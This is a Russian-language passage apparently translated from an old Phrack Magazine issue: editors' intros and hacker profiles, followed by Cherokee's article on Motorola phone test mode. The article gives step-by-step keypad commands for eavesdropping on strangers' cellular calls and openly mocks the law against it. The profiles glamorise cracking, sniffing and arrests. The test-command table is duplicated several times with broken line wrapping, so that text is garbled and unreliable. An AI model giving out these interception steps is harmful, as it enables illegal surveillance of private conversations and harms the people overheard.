Примерно 2 года назад я начал пользоваться бесплатными 5 мегабайтами ftp-пространства от Netcom. Я собрал там скромную коллекцию инструментов и всякого (менее 6 мегабайт). По некой пока не обнаруженной причине люди хлынули на сайт. Понятия не имею, почему. Это было *не так* уж здорово. Что меня ещё больше поражает — по сей день люди *всё ещё* заглядывают туда в поисках хакерской narafernalii. Сайт пустует уже почти год. Если вы читаете это и у вас ещё есть ссылка на мой С-Т-А-Р-Ы-Й netcom ftp, ОБНОВИТЕ её, чтобы она указывала на ftp.infonexus.com. Этим сайтом я *намного* горжусь... Сотни мегабайт первоклассного материала. В общем, netcom-сайт закрылся, потому что Брайан Смит (на тот момент единственный сотрудник службы безопасности Netcom) сообщил, что я не могу держать там определённые инструменты для раздачи. Когда я проигнорировал его, он заморозил мой аккаунт. Это стало последней каплей, подтолкнувшей меня к решению создать Information Nexus...

the Information Nexus

Ах да... InfoNexus... Моё разочарование в Netcom заставило меня сделать то, чего я давно хотел, — создать собственный сайт. Этот сайт должен был стать прибежищем для хакеров, местом, где они могут быть уверены, что найдут лучшие технологии и инструменты. Место большого обучения и обмена информацией. Мусорная свалка знаний. Так родился Information Nexus. Располагая где-то

от 6 до 10 машин, Nexus — это гетерогенная среда: ОС варьируются от нескольких вкусов Unix, нескольких версий Windows NT и, конечно, обыденных вещей (типа DOS/WFW). Главный ящик, Onyx, — сильно настроенная Linux-машина: P120 с 32 МБ ОЗУ и 2 ГБ дискового пространства.

Как сейчас обстоит дело — аккаунты раздаются на ограниченной основе, только друзьям и людям, которых я знаю (или людям, чья репутация им предшествует). Как только я обновлю канал с модема 28.8 до чего-то посерьёзнее, начну предлагать аккаунты для широкой публики за небольшую плату. Также открою ftp-доступ, что позволит большему числу пользователей подключаться в любое время.

The Infinity Concept

TIC — это зин, который выпускала Гильдия. Среди освещённых тем: криптография, безопасность Windows NT, безопасность Unix, безопасность PGP и несколько кодинг-проектов... Мы выпустили 3 номера, но я прекратил дальнейший выпуск зина, чтобы полностью посвятить внимание Phrack Magazine.

Phrack Magazine

Несколько месяцев назад я прыгнул на IRC вместе с некоторыми членами Гильдии и вёл замечательный разговор ни о чём. Тут появился Voyager и утащил меня в приватный чат. Он рассказал мне, что ErikB уходит, и что они с ReDragon должны взять на себя обязанности новых редакторов... Я был очень рад за него и сказал, что сам бы ухватился за этот шанс. Это и был его следующий вопрос... С тех пор ReDragon, Voyager и я изнываем от нетерпения, как собаки, ожидая, когда наконец получим в руки легенду — Phrack Magazine.

Мои обязательства двояки: своевременное распространение и только высококачественные статьи. Мы будем распространять Phrack в регулярном сезонном режиме и будем отсеивать всё, кроме первоклассных материалов. Планирую писать минимум одну статью на выпуск. Обещаю одно: вы не будете разочарованы...

Профиль ReDragon

Личное

```
            Псевдоним: ReDragon
          Зовите его: Dave
    Прошлые псевдонимы: Dr. Disk (ок. '84), The Destroyer (ок. '88)
    Происхождение ника: Книга Томаса Харриса, логотип Saab, что-то в духе
                        D&D — потом решил, что будет круче (и оригинально),
                        если написать одним словом с одной D.
      Дата рождения: 12/30/75
Возраст на текущую дату: считайте сами
            Рост: 5' 11" (180 см)
            Вес: 175 (79 кг)
       Цвет глаз: зелёный
      Цвет волос: коричневый
       Компьютеры: Apple ][e, Atari 800, 8088, 386sx/16, 386dx/40,
                   и сейчас 486/33
```

Я получил Hayes Micromodem //e летом '84 года. Мне было восемь лет, и с помощью своей няни я упросил взять меня на хакерскую/фрикерскую доску. Я читал Phrack и писал код на BASIC — был довольно-таки безмозглым новичком какое-то время. Говорят, возраст не важен, но это не так, когда ты настолько молод. Моя ламерность продолжалась, я выучил Pascal, шли годы, и я начал понимать, как всё устроено. Открыл для себя Unix — это было круто. Узнал, что такое Crack, —

воспользовался. Прошли годы, я начал разбираться, как работают вещи. Я мог бы вдаваться в подробности, но не хочу рассказывать всему миру свою жизнь — спросите меня лично, если интересно.

Любимые вещи ReDragon

```
      Женщины:  да
         Авто:  Saab
          Еда:  Taco Bell (разве не у всех?), молодые животные,
                убитые жестоко
       Музыка:  Pink Floyd, Beatles, всё что угодно, только не техно
       Досуг:  IRC вреден для вас — скажите нет.
Алкогольные радости:  Пиво в бутылках, Егермейстер, Long Island Iced Teas
```

Самые запоминающиеся события

Поломка Saab в Куинсе по дороге на HOPE.

Поломка Saab на Пенсильванском тёрнпайке на обратном пути с Pumpcon.

Saab застрял на мосту Джорджа Вашингтона по дороге на SummerCon '95.

Saab окончательно сломался на Нью-Йоркском тёрнпайке на обратном пути домой.

SummerCon '95 (запомнился тем, что я ничего из него не помню).

SummerCon '96 (худший по организации кон, который я когда-либо посещал).

Несколько слов о людях

The Green Machine — за то, что изменил мою жизнь сильнее, чем я могу представить.

Acker — даже несмотря на то, что ты бросил всё это, жаль, что я не знаю, чем ты сейчас занимаешься.

Bluesman — почему ты не рассказал мне о C раньше?

Zorgo — за то, что разрушил мою жизнь, показав IRC.

Wozz — я до сих пор не верю, что ты там вырос.

r00t — вы все кучка идиотов, но я вас люблю.

Asriel — мы довольно похожи, только я не стукач.

Max-Q — орал мне «Ничего себе кон!» после Summercon '96 — я был тронут.

Taran King — был со мной по-доброму, когда я был никем — я был впечатлён.

Sirsyko — единственный хакер, которому я на самом деле доверяю.

ErikB — достал его достаточно, чтобы получился интересный summercon и новый phrack.

l0pht — за возврат того, о чём хакинг по-настоящему.

b — штуки?

Почему Phrack?

Я так или иначе вовлечён в «хакерскую сцену» уже более половины своей жизни. Значительную её часть я провёл на нижних ступенях лестницы знаний, и на всём этом пути немногие помогали мне

напрямую. Но я понимаю, что были десятки людей, которые тратили своё время — без какой-либо личной выгоды — чтобы помочь другим узнать чуть больше о том, в чём они разбираются лучше остальных.

Я много читал книг, чтобы научиться хакингу — платил за них, и авторы получили заслуженные деньги. Немало узнал в колледже — заплатил за него немало. Но больше всего о хакинге я узнал от хакеров. Как можно отплатить тем, кто дал мне так много?

Нам довольно повезло оказаться в позиции, где мы действительно можем что-то вернуть. Мы можем дать новое поколение хакеров, у которых будут те же возможности учиться и делиться знаниями, что были у нас. Мы можем показать, что не забыли, откуда начинали; не забыли, почему мы хакеры; и не забыли, что быть хакером — это страсть, и это то, чем мы гордимся.

Сверстникам — подумайте о том, чтобы вернуть что-то сообществу. Следующему поколению — учитесь у того, что мы даём, и исследуйте то, чему научились; скоро придёт ваша очередь занять наше место. И тем, кто сделал всё это возможным, кто отдавал свои знания во имя сообщества, сотням авторов, десяти редакторам и прежде всего читателям: Спасибо.

— ReDragon

Профиль Voyager

Личное

```
      Псевдоним:  Voyager
    Зовите его:  Will
Дата рождения:  06/23/69
       Возраст:  27
          Рост:  6' (183 см)
          Вес:  200 фунтов (91 кг)
 Компьютеры:  486DX4-100 (FreeBSD), 486SX25 (OS/2), P-75 ноутбук
              (PC-DOS)
```

Откуда взялся этот ник? Однажды зашёл на IRC и не хотел использовать настоящий псевдоним, так что придумал этот на ходу.

Как я начал

Хакингом компьютеров я не занимался до колледжа. Самостоятельно освоил PRIMOS и начал взламывать, потому что квота в 150 Кб диска оказалась недостаточной для компиляции приличных программ.

Начал хакинг в '87 году и не встречал другого хакера вплоть до '91. Получил доступ в Интернет и нашёл Phrack на ftp.eff.org. Bay! Подумал: эти люди серьёзно настроены. Вскоре после этого скомпилировал VMS-клиент для IRC и начал регулярно общаться с другими людьми хакерского склада.

Примерно в то же время поднял BBS. Система сейчас известна как «Hacker's Haven». Система стала довольно популярной — более 1400 пользователей пережили последнюю 90-дневную чистку.

В '92 году написал «бота» на IRC-скриптовом языке и назвал его «HackSrv». HackSrv раздавал H/P файлы по требованию и давал оп всем постоянным завсегдатаям #hack.

В конце '92 переехал в Атланту и начал организовывать встречи 2600. Отлично проводили время. Проводили их у меня в квартире. Не могу представить, что думали соседи. До сих пор помню 40 человек в моей крошечной гостиной, сгрудившихся вокруг телевизора и смотрящих Sneakers. Однажды мы взламывали один терминал, IRC'ились на другом, наблюдали демонстрацию отмычек на входной двери, сортировали мусор на балконе, слушали инструктаж по огнестрельному оружию в спальне и пускали фейерверки из кухни в гостиную. Последнее, к слову, плохая идея.

На протяжении следующих нескольких лет #hack полностью деградировал. Место заполонили безмозглые новички с безмозглыми вопросами. Другие люди — как правило, ещё менее сообразительные новички — банили и кикали людей за вопросы. Это фактически прекратило всякий полезный разговор в #hack: любой, кто поднимал техническую тему, рисковал быть немедленно кикнут. Это привело к появлению класса ChanOp'ов #hack, у которых не было абсолютно никаких технических знаний и которые вместо этого убивали часы, поглаживая собственное эго. Меня раздражала невероятная тупость, захватившая некогда замечательный канал, и я решил что-то с этим сделать.

С этой целью я написал #hack FAQ. #hack FAQ предназначался для новичков, чтобы быстро ввести их в курс дела. Это, как я рассуждал, должно было поднять интеллектуальный уровень разговора в #hack. Это также должно было вернуть каналу технический настрой, который я знал всего несколькими годами ранее. Позднее #hack FAQ превратился в alt.2600/#hack FAQ и его назначение расширилось — охватить ньюсгруппу alt.2600.

Летом '94 года переехал в Денвер и примкнул к TNO. TNO — это группа друзей, разделяющих живой интерес к компьютерной и телефонной безопасности. Сегодня TNO — это Cavalier, DisordeR, Major, Edison и я сам.

За последние несколько лет писал для Phrack, 2600, CoTNo и FUCK. Хотел стать редактором Phrack ещё с тех пор, как ушёл Taran King. Когда ErikB сказал, что думает об уходе, и что я рассматриваюсь как следующий редактор Phrack, до меня дошло, насколько это огромная ответственность. Я поговорил с ReDragon (редактором FEH) и daemon9 (редактором The Infinity Concept). Вместе мы договорились отложить наши нынешние e-зины (я тогда был редактором CoTNo) и сосредоточить всё внимание на Phrack. Мы получили предложения поддержки от многих старых и новых людей в хакерском сообществе. Смотрю в светлое будущее Phrack.

Интересы

```
            Женщины:  острые и быстрые
               Авто:  большие и быстрые
               Еда:  острая до боли
             Музыка:  Rock and Roll
Любимые исполнители:  Jimmy Buffett, The Eagles
      Любимый автор:  Joel Rosenberg
       Любимая книга:  Unix Power Tools
```

Самые запоминающиеся события

KL выкинул меня с #hack за то, что я сказал, что хакинг — это плохо.

Captain Hemp спрятал мой адрес и номер телефона в пакете с мусором.

Чтение первого снифферного лога.

Арест вместе с Captain Hemp у объекта Southern Bell.

Обнаружение коммутатора с незапароленным root-аккаунтом.

Остановка полицией по дороге на HoHoCon, пока мы мошились в фургоне.

DeadKat и Cavalier делают «root dance».

Слежка охранника с детским сиденьем.

Major и я *не* были ограблены и избиты бандой воров, хотя он едва стоял на ногах и никто из нас при себе ничего не имел.

Несколько слов о людях

Major: Ты одновременно один из лучших людей, которых я когда-либо знал, и один из худших. Просто рад, что я на твоей стороне, а ты — на моей. Доверяю тебе свою жизнь, и с учётом нескольких ситуаций, через которые мы прошли, это не просто слова.

Cavalier: Ты научил нас всех, что важно в группе. Твоя уравновешенность и здравый смысл помогли TNO пройти тёмные времена. Как всегда, рад, что ты здесь. На тебя всегда можно положиться, и это много для меня значит.

The Presence: С тобой всегда приятно разговаривать. Ты научил меня больше, чем кто-либо другой в этой сцене. Ты всегда будешь одним из лучших. Сила твоих убеждений проведёт тебя там, где менее сильные люди споткнулись бы.

Captain Hemp: Нет никого, с кем я бы предпочёл быть арестован.

NoCar / K: Поздравления с новой системой!

Финальный вопрос

Я встретил немало хакеров. Очень немногие были «гиками» в традиционном смысле слова. Я встречал хакеров-бизнесменов, хакеров-спортсменов, хакеров-преступников, хакеров-токсикоманов, хакеров-программистов и хакеров-скейт-панков. Это спорт почти для любого, у кого есть интеллект, целеустремлённость и абсолютное неуважение к авторитетам.

Информация о командном режиме Motorola

Автор: Cherokee

ПРИМЕЧАНИЕ: Приведённый ниже текст — лишь несколько страниц из официального руководства Motorola, которое я получил благодаря Ob1.

ЭТО НЕ ПОЛНОЕ РУКОВОДСТВО

Тем не менее оно весьма полезно как справочник для изучения инструкций самодиагностики телефонов серии Motorola.

Чтобы фактически войти в режимы самодиагностики, **НЕОБХОДИМО ВЫПОЛНИТЬ НЕСКОЛЬКО ПРЕДВАРИТЕЛЬНЫХ ШАГОВ**. Они зависят от того, какой тип мобильного телефона Motorola у вас имеется. Насколько мне известно, инструкции режима самодиагностики одинаковы на всех телефонах Motorola; единственное различие — способ входа в тестовый режим. Это я оставляю на ваше усмотрение, поскольку уже существует немало справочных файлов по данной теме — если только нет большого спроса на подробности.

Сейчас я покажу, насколько легко использовать тестовый режим в своих интересах.

Допустим, вы обычный любопытный Том или Салли (а какой хакер им не является?). Вот как подслушивать чужие мобильные разговоры:

1. Войдите в тестовый режим.
2. Включите динамик (`08#`) — также называется «снятие заглушки аудио приёма».
3. Настройтесь на канал (`11xxxx#`), где x может быть в диапазоне от 0 до 600 [TACS] и от 1329 до 2047 [ETACS]. Хотя я не на 100% уверен в маппинге каналов (разговоры ведутся в диапазоне от 600 до 1329), лучше всего поиграть именно с ними.

Возможно, придётся перебрать несколько каналов, чтобы поймать разговор — не каждый канал занят пользователем. Рекомендую попробовать от 0 до 50: почти гарантированно даст результат. К слову, прослушивание мобильных переговоров без согласия обеих сторон фактически является незаконным, но кто об этом узнает? :-)

Отображение информации. Некоторые аппараты позволяют отображать только одну строку, поэтому вы не сможете увидеть всю присылаемую информацию. Есть два обходных пути: 1. приобрести аппарат, способный отображать 2 строки информации; 2. передавать данные на компьютер для отображения на экране — судя по всему, данные передаются и принимаются в нестандартном пакетном формате и нуждаются в декодировании.

ЗАКЛЮЧИТЕЛЬНОЕ ПРИМЕЧАНИЕ:
Для некоторых команд существуют противоречивые источники — это объясняется различными версиями ПЗУ. Поэтому я собрал все тестовые коды вместе в этом файле и буду обновлять список при значительных изменениях или обнаружении новой команды в более поздней версии ПЗУ.

И последнее — привет Davex [спасибо за руководство по NAM], Ratscabies, Maelstrom, Hi.T.Moonweed и Ob1.

Инструкции режима самодиагностики Motorola

---

1. ВВЕДЕНИЕ

Портативные радиотелефоны оснащены функцией самодиагностики, позволяющей сервисному персоналу управлять функциями радиотелефона и контролировать их через клавиатуру телефона. Режим самодиагностики работает на двух уровнях:

1) **уровень отображения статуса** — позволяет портативному телефону работать в штатном режиме, отображая при этом статусную информацию на дисплее;

2) **сервисный уровень** — выводит портативный телефон из штатного режима работы и позволяет вводить команды через клавиатуру для «ручного» управления работой радиотелефона.

---

2. РАБОЧИЕ ПРОЦЕДУРЫ

2.1 УРОВЕНЬ ОТОБРАЖЕНИЯ СТАТУСА САМОДИАГНОСТИКИ

Этот уровень самодиагностики активируется кратковременным замыканием контакта 6 разъёма J2 на землю при включении радиотелефона. Режим самодиагностики также можно активировать с помощью портативного комплекта тестирования радиотелефона (RTL4228A и RTL4229A).

На данном уровне самодиагностики радиотелефон принимает и совершает звонки в штатном режиме, однако на дисплее отображается статусная информация. Отображаемая статусная информация чередуется между номером канала и данными RSSI, а также основной статусной информацией (частота SAT, состояние несущей, состояние тонального сигнала, уровень мощности, режим голосового/информационного канала, состояние звука Rx и Tx). Формат и пояснение этой статусной информации приведены в Таблице 1 в разделе запроса статуса радио `02#`.

При наборе номера телефона отображение статусной информации прекращается с момента ввода первой цифры. При нажатии кнопки Snd (или End, или Clr) отображение статусной информации возобновляется.

2.2 СЕРВИСНЫЙ УРОВЕНЬ САМОДИАГНОСТИКИ

```
|------------------------------------------------------------
|                          ПРИМЕЧАНИЕ
|------------------------------------------------------------
|     В сервисном режиме самодиагностики дисплей
|     не переключается. Отображается только основная
|     статусная информация.
|------------------------------------------------------------
```

Сервисный уровень позволяет сервисному персоналу взять управление работой радио на себя, вводя тестовые команды через клавиатуру телефона. Такие параметры, как рабочий канал, уровень выходной мощности, заглушение и передача данных, — все они могут быть выбраны вводом соответствующих команд. Сервисный уровень активируется из уровня отображения статуса нажатием кнопки `#`. В этот момент радиотелефоны прекращают автоматически функционировать в системе радиотелефонной связи. В Таблице 1 приведены тестовые команды и соответствующие результаты.

МЕЖДУНАРОДНЫЙ СОТОВЫЙ ПОРТАТИВНЫЙ ТЕЛЕФОН

Таблица 1. Тестовые команды для режима самодиагностики

Ввод с клавиатуры	Описание команды	Статусный дисплей	Результат
#	Вход в режим тестовых команд		
01#	Перезапуск (повторный запуск процедуры включения)		
02#	Запрос статуса радио	AAAA=BB CDEFGHI	AAAA=Номер канала (десятичн.) BB=Показание RSSI для канала C=Частота SAT 0=5970 Гц 1=6000 Гц 2=6030 Гц 3=Нет захвата D=Несущая (1=ВКЛ) E=Тональный сигнал (1=ВКЛ) F=Уровень ослабления RF (0-7) G=Режим (1=канал управления 0=голосовой канал) H=Заглушение приёма (1=вкл) I=Заглушение передачи (1=вкл) При работе в режиме отображения статуса информация на дисплее чередуется между AAAA BB и CDEFGHI. В сервисном режиме отображается только CDEFGHI.
03#	(НЕ ИСПОЛЬЗУЕТСЯ)		
04#	Инициализация трансивера		Несущая=ВЫКЛ Уровень мощности=0 Аудио приёма=ЗАГЛУШЕНО Аудио передачи=ЗАГЛУШЕНО Тональный сигнал=ВЫКЛ SAT=ВЫКЛ DTMF и аудио тоны=ВЫКЛ Аудио путь=НА ДИНАМИК
05#	Несущая ВКЛ		Включить несущую
06#	Несущая ВЫКЛ		Выключить несущую
ПРИМЕЧАНИЕ: Перед использованием команд 07# — 10# выберите аудио путь командой PATH (35A#).			
07#	Заглушить Rx		Заглушить аудио приёма
08#	Снять заглушку Rx		Снять заглушку аудио приёма

ПРИМЕЧАНИЯ:
1. Каждая команда состоит как минимум из двух цифр, вводимых с клавиатуры телефона; ввод завершается нажатием клавиши (#).
2. Если команда относится к тестовой функции с несколькими отображениями данных, клавиша (#) используется для паузы при сканировании данных или для пошагового перебора последовательных тестовых функций. Нажатие (#) во время паузы возобновляет сканирование.
3. Для команд, инициирующих действие, требующее ответа, или накапливающих счётчики ошибок, клавиша (#) завершает тест.

09#	Заглушить Tx		Заглушить аудио передачи
10#	Снять заглушку Tx		Снять заглушку аудио передачи
11ABCD#	Загрузить синтез.		Загрузить синтезатор с ABCD, где ABCD = номер канала в десятичной форме (1329-2047, 0-600)
12#	Установить ATTN		Установить ослабление RF на A, где A=уровень ослабления (0-7; 0=максимальная мощность)
13#	СБРОС ВЫКЛ		Команда должна заставить логический блок установить WATCH DOG в низкий уровень и привести к отключению радиотелефона.
14#	STON		Передавать тональный сигнал 10 кГц
15#	STOFF		Остановить передачу тонального сигнала 10 кГц
16#	SETUP		Передать сообщение обратного канала управления из пяти слов; каждое из пяти слов будет "FF00AA55CC33". Передатчик отключается в конце сообщения.
17#	VOICE		Передать сообщение обратного голосового канала из двух слов; оба слова будут "FF00AA55CC33". Передатчик отключается в конце сообщения.
18#	SEND NAM		AA = Адрес BB = Данные Отображает содержимое NAM, по одному адресу за раз; переход нажатием (*). Адрес идёт до 1f.
19#	VERSION		Отображает номер версии ПО в формате "год, неделя"
ПРИМЕЧАНИЕ: Ввод команд 20# — 23# или 27# запускает последовательность счёта или непрерывную передачу, как описано ниже. Для выхода из команды и ввода другой тестовой команды необходимо нажать клавишу (#); нажатие любых других клавиш не имеет эффекта.			
20#	RCVS 1		Приём сообщений канала управления с подсчётом исправимых и неисправимых ошибок. При запуске номер команды отображается в правой части дисплея. Нажатие # завершает команду и отображает два трёхзначных числа: первое — количество исправимых ошибок, второе — неисправимых.
21#	RCVV 1		Приём сообщений голосового канала с подсчётом исправимых и неисправимых ошибок. При запуске номер команды отображается в правой части дисплея. Нажатие # завершает команду и отображает два трёхзначных числа: первое —

			исправимые ошибки, второе — неисправимые.
22#	WSTS		Приём сообщений канала управления с подсчётом последовательностей синхронизации слов. При запуске номер команды отображается в правой части дисплея. Нажатие # завершает команду и выводит количество последовательностей синхронизации слов.
23#	WSTV		Приём сообщений голосового канала с подсчётом последовательностей синхронизации слов. При запуске номер команды отображается в правой части дисплея. Нажатие # завершает команду и выводит количество последовательностей синхронизации слов.
24#	(НЕ ИСПОЛЬЗУЕТСЯ)		
25A#	SATON		Включить передачу SAT, где A = частота SAT. См. таблицу ниже: A — Частота SAT 0 — 5970 Гц 1 — 6000 Гц 2 — 6030 Гц
26#	SATOFF		Отключить передачу SAT.
27#	ПЕРЕДАЧА ДАННЫХ		Непрерывная передача данных канала управления (TX).
32#	CLEAR		Очистить энергонезависимую память. Стереть все сохранённые номера.
33#	DTMF		Включить DTMF.
34#	DTMF		Выключить DTMF.
35#	ОТОБРАЖЕНИЕ RSSI		Только для серии 'D'.
35A#	УСТАНОВИТЬ АУДИО ПУТЬ		Где A = следующее... 1 = Динамик 2 = Микрофон 3 = Наушник
38#	ОТОБРАЖЕНИЕ ESN		Отображает ESN в четыре этапа; нажимайте * для возврата к началу.
41#	(НЕ ИСПОЛЬЗУЕТСЯ)		Включает разнесение.
42#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
43#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
44#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
45#	СЧИТАТЬ RSSI		Возвращает показание RSSI, снятое на текущем канале. Число отображается как трёхзначное десятичное число.
46#	(НЕ ИСПОЛЬЗУЕТСЯ)		

47A#	AUDLEV		Установить уровень аудио, где A=уровень (0=наименьший, 15=наибольший). Нормальный уровень = 2. ПРИМЕЧАНИЕ: Для приложений DTMF использовать только 8-12.
48#	SIDETONE ВКЛ		Включить sidetone (также необходимо выполнить команду 05#).
49#	SIDETONE ВЫКЛ		Отключить sidetone (также необходимо выполнить команду 06#).
50#	MAINN		В штатном режиме не использу-ется. Тестирует передачу/приём данных при внешнем соединении пути передачи с путём приёма. Передаются служебные данные, результат отображается: PASS = принятые данные верны FAIL = таймаут 2 сек., нет данных или данные неверны.
51#	MAINL		Тестирует пути данных внутри логического блока: служебные данные передаются и возвра-щаются в петле. Дисплей: PASS = возвращённые данные верны FAIL = таймаут 2 сек., нет данных из петли или данные неверны.
52A#	(НЕ ИСПОЛЬЗУЕТСЯ)		
53#	(НЕ ИСПОЛЬЗУЕТСЯ)		
54#	(НЕ ИСПОЛЬЗУЕТСЯ)		
55#	ОТОБРАЖЕНИЕ/ ПРОГРАММИРОВАНИЕ	NAM	Отображает содержимое NAM пошагово; переход нажатием (*). Отображаются только последние 7 цифр данных. Подробности программирования см. в инструкциях по программированию NAM.

ПРИМЕЧАНИЯ:			
1. Каждая команда состоит как минимум из двух цифр, вводимых с клавиатуры			
телефона; ввод завершается нажатием клавиши (#).			

2. Если команда относится к тестовой функции с несколькими отображениями			
данных, клавиша (#) используется для паузы при сканировании данных или			
для пошагового перебора последовательных тестовых функций. Нажатие (#)			
во время паузы возобновляет сканирование.			
3. Для команд, инициирующих действие, требующее ответа, или накапливающих			
счётчики ошибок, клавиша (#) завершает тест.			
Ввод с	Описание команды	Статусный	Результат
клавиатуры		дисплей	
#	Вход в режим		
	тестовых команд		
01#	Перезапуск		
	(повторный запуск		
	процедуры включения)		
02#	Запрос статуса	AAAA=BB	AAAA=Номер канала (десятичн.)
	радио		BB=Показание RSSI для канала

		CDEFGHI	C=Частота SAT
			0=5970 Гц
			1=6000 Гц
			2=6030 Гц
			3=Нет захвата
			D=Несущая (1=ВКЛ)
			E=Тональный сигнал (1=ВКЛ)
			F=Уровень ослабления RF (0-7)
			G=Режим (1=канал управления
			0=голосовой канал)
			H=Заглушение приёма (1=вкл)
			I=Заглушение передачи (1=вкл)
			При работе в режиме отображения
			статуса информация на дисплее
			чередуется между AAAA BB
			и CDEFGHI. В сервисном режиме
			отображается только CDEFGHI.
03#	(НЕ ИСПОЛЬЗУЕТСЯ)		
04#	Инициализация		Несущая=ВЫКЛ
	трансивера		Уровень мощности=0
			Аудио приёма=ЗАГЛУШЕНО

			Аудио передачи=ЗАГЛУШЕНО
			Тональный сигнал=ВЫКЛ
			SAT=ВЫКЛ
			DTMF и аудио тоны=ВЫКЛ
			Аудио путь=НА ДИНАМИК
05#	Несущая ВКЛ		Включить несущую
06#	Несущая ВЫКЛ		Выключить несущую
ПРИМЕЧАНИЕ: Перед использованием команд 07# — 10# выберите аудио путь			
командой PATH (35A#).			
07#	Заглушить Rx		Заглушить аудио приёма
08#	Снять заглушку Rx		Снять заглушку аудио приёма
09#	Заглушить Tx		Заглушить аудио передачи
10#	Снять заглушку Tx		Снять заглушку аудио передачи
11ABCD#	Загрузить синтез.		Загрузить синтезатор с ABCD,
			где ABCD = номер канала
			в десятичной форме (1329-2047,
			0-600)
12#	Установить ATTN		Установить ослабление RF на A,

			где A=уровень ослабления (0-7;
			0=максимальная мощность)
13#	СБРОС ВЫКЛ		Команда должна заставить
			логический блок установить
			WATCH DOG в низкий уровень
			и привести к отключению
			радиотелефона.
14#	STON		Передавать тональный сигнал
			10 кГц
15#	STOFF		Остановить передачу тонального
			сигнала 10 кГц
16#	SETUP		Передать сообщение обратного
			канала управления из пяти слов;
			каждое из пяти слов будет
			"FF00AA55CC33". Передатчик
			отключается в конце сообщения.
17#	VOICE		Передать сообщение обратного
			голосового канала из двух слов;

			оба слова будут "FF00AA55CC33".
			Передатчик отключается в конце
			сообщения.
18#	SEND NAM		AA = Адрес BB = Данные
			Отображает содержимое NAM,
			по одному адресу за раз;
			переход нажатием ().
			Адрес идёт до 1f.
19#	VERSION		Отображает номер версии ПО
			в формате "год, неделя"
ПРИМЕЧАНИЕ: Ввод команд 20# — 23# или 27# запускает последовательность			
счёта или непрерывную передачу, как описано ниже. Для выхода из команды			
и ввода другой тестовой команды необходимо нажать клавишу (#); нажатие			
любых других клавиш не имеет эффекта.			
20#	RCVS 1		Приём сообщений канала
			управления с подсчётом

			исправимых и неисправимых
			ошибок. При запуске номер
			команды отображается в правой
			части дисплея. Нажатие # завер-
			шает команду и отображает два
			трёхзначных числа: первое —
			количество исправимых ошибок,
			второе — неисправимых.
21#	RCVV 1		Приём сообщений голосового
			канала с подсчётом исправимых
			и неисправимых ошибок. При
			запуске номер команды отоб-
			ражается в правой части дис-
			плея. Нажатие # завершает
			команду и отображает два
			трёхзначных числа: первое —
			исправимые ошибки, второе —
			неисправимые.

22#	WSTS		Приём сообщений канала управ-
			ления с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
23#	WSTV		Приём сообщений голосового
			канала с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.

24#	(НЕ ИСПОЛЬЗУЕТСЯ)		
25A#	SATON		Включить передачу SAT, где
			A = частота SAT.
			См. таблицу ниже:
			A Частота SAT
			0 5970 Гц
			1 6000 Гц
			2 6030 Гц
26#	SATOFF		Отключить передачу SAT.
27#	ПЕРЕДАЧА ДАННЫХ		Непрерывная передача данных
			канала управления (TX).
32#	CLEAR		Очистить энергонезависимую
			память. Стереть все сохранённые
			номера.
33#	DTMF		Включить DTMF.
34#	DTMF		Выключить DTMF.
35#	ОТОБРАЖЕНИЕ RSSI		Только для серии 'D'.
35A#	УСТАНОВИТЬ АУДИО		Где A = следующее...
	ПУТЬ		1 = Динамик
			2 = Микрофон
			3 = Наушник
38#	ОТОБРАЖЕНИЕ ESN		Отображает ESN в четыре этапа;

			нажимайте для возврата
			к началу.
41#	(НЕ ИСПОЛЬЗУЕТСЯ)		Включает разнесение.
42#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
43#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
44#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
45#	СЧИТАТЬ RSSI		Возвращает показание RSSI,
			снятое на текущем канале.

ПРИМЕЧАНИЯ:			
1. Каждая команда состоит как минимум из двух цифр, вводимых с клавиатуры			
телефона; ввод завершается нажатием клавиши (#).			
2. Если команда относится к тестовой функции с несколькими отображениями			
данных, клавиша (#) используется для паузы при сканировании данных или			

для пошагового перебора последовательных тестовых функций. Нажатие (#)			
во время паузы возобновляет сканирование.			
3. Для команд, инициирующих действие, требующее ответа, или накапливающих			
счётчики ошибок, клавиша (#) завершает тест.			
Ввод с	Описание команды	Статусный	Результат
клавиатуры		дисплей	
#	Вход в режим		
	тестовых команд		
01#	Перезапуск		
	(повторный запуск		
	процедуры включения)		
02#	Запрос статуса	AAAA=BB	AAAA=Номер канала (десятичн.)
	радио		BB=Показание RSSI для канала
		CDEFGHI	C=Частота SAT
			0=5970 Гц
			1=6000 Гц
			2=6030 Гц
			3=Нет захвата
			D=Несущая (1=ВКЛ)

			E=Тональный сигнал (1=ВКЛ)
			F=Уровень ослабления RF (0-7)
			G=Режим (1=канал управления
			0=голосовой канал)
			H=Заглушение приёма (1=вкл)
			I=Заглушение передачи (1=вкл)
			При работе в режиме отображения
			статуса информация на дисплее
			чередуется между AAAA BB
			и CDEFGHI. В сервисном режиме
			отображается только CDEFGHI.
03#	(НЕ ИСПОЛЬЗУЕТСЯ)		
04#	Инициализация		Несущая=ВЫКЛ
	трансивера		Уровень мощности=0
			Аудио приёма=ЗАГЛУШЕНО
			Аудио передачи=ЗАГЛУШЕНО
			Тональный сигнал=ВЫКЛ
			SAT=ВЫКЛ
			DTMF и аудио тоны=ВЫКЛ

			Аудио путь=НА ДИНАМИК
05#	Несущая ВКЛ		Включить несущую
06#	Несущая ВЫКЛ		Выключить несущую
ПРИМЕЧАНИЕ: Перед использованием команд 07# — 10# выберите аудио путь			
командой PATH (35A#).			
07#	Заглушить Rx		Заглушить аудио приёма
08#	Снять заглушку Rx		Снять заглушку аудио приёма
09#	Заглушить Tx		Заглушить аудио передачи
10#	Снять заглушку Tx		Снять заглушку аудио передачи
11ABCD#	Загрузить синтез.		Загрузить синтезатор с ABCD,
			где ABCD = номер канала
			в десятичной форме (1329-2047,
			0-600)
12#	Установить ATTN		Установить ослабление RF на A,
			где A=уровень ослабления (0-7;
			0=максимальная мощность)
